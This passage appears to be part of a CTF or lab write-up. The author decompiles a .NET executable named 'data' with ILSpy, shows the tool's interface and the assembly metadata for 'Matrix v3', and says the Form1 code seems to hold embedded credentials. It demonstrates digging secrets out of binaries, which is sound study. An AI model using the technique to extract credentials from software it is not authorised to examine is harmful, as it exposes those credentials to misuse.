
It didn't reveal me anything juicy but it has revealed me information that it is a .NetFramework file and may be it ca be decompiled with a .NET compiler and dissambler. There are many .NET compilers available and I checked out many but most of them were large files with lot of download time. After lot of searching, I found a portable file named "ILSpy". So I download it and its interface is show below.



```
mscorlib (4.0.0.0)
System (4.0.0.0)
System.Core (4.0.0.0)
System.Xml (4.0.0.0)
System.Xaml (4.0.0.0)
WindowsBase (4.0.0.0)
PresentationCore (4.0.0.0)
PresentationFramework (4.0.0.0)
ICSharpCode.TreeView (4.2.0.8752)
Mono.Cecil (0.9.6.0)
ICSharpCode.AvalonEdit (5.0.3.0)
ICSharpCode.Decompiler (2.4.0.1963)
ILSpy (2.4.0.1963)
```

```
ILSpy version 2.4.0.1963
               Check for updates
 ☑ Automatically check for updates every week

ILSpy is the open-source .NET assembly browser and decompile
Website: http://www.ilspy.net/

Copyright 2011-2016 AlphaSierraPapa for the SharpDevelop tea
License: ILSpy is distributed under the MIT License.

Included open-source libraries:
 Mono.Cecil: MIT License (thanks to Jb Evain)
 AvalonEdit: LGPL
 SharpTreeView: LGPL
 ICSharpCode.Decompiler: MIT License (developed as part of I
 Ricciolo.StylesExplorer: MS-PL (part of ILSpy.BamlDecompile

ILSpy Contributors:
    Daniel Grunwald
    David Srbecky
    Ed Harvey
    Siegfried Pammer
    Artur Zgodzinski
    Eusebiu Marcu
    Pent Ploompuu
```


I loaded the file "data" as shown below.



```
mscorlib (4.0.0.0)
System (4.0.0.0)
System.Core (4.0.0.0)
System.Xml (4.0.0.0)
System.Xaml (4.0.0.0)
WindowsBase (4.0.0.0)
PresentationCore (4.0.0.0)
PresentationFramework (4.0.0.0)
ICSharpCode.TreeView (4.2.0.8752)
Mono.Cecil (0.9.6.0)
ICSharpCode.AvalonEdit (5.0.3.0)
ICSharpCode.Decompiler (2.4.0.1963)
ILSpy (2.4.0.1963)
data (1.0.0.0)
```


```
  // C:\Users\nspadm\Downloads\data
  // Matrix v3, Version=1.0.0.0, Culture=neutral, PublicKeyT

  // Global type: <Module>
  // Entry point: Matrix_v3.Program.Main
  // Architecture: AnyCPU (32-bit preferred)
  // Runtime: .NET 4.0

⊞ using ...

  [assembly: AssemblyVersion("1.0.0.0")]
  [assembly: Debuggable(DebuggableAttribute.DebuggingModes.D
  [assembly: AssemblyCompany("HP Inc.")]
  [assembly: AssemblyConfiguration("")]
  [assembly: AssemblyCopyright("Copyright © HP Inc. 2019")]
  [assembly: AssemblyDescription("")]
  [assembly: AssemblyFileVersion("1.0.0.0")]
  [assembly: AssemblyProduct("Matrix v3")]
  [assembly: AssemblyTitle("Matrix v3")]
  [assembly: AssemblyTrademark("")]
  [assembly: CompilationRelaxations(8)]
  [assembly: RuntimeCompatibility(WrapNonExceptionThrows = t
  [assembly: ComVisible(false)]
  [assembly: Guid("3ba5e63b-729b-4997-a737-010611468bd8")]
  [assembly: TargetFramework(".NETFramework,Version=v4.5", F
```

In the "Form1" part of the code of data, I found a text which seemed like credentials.



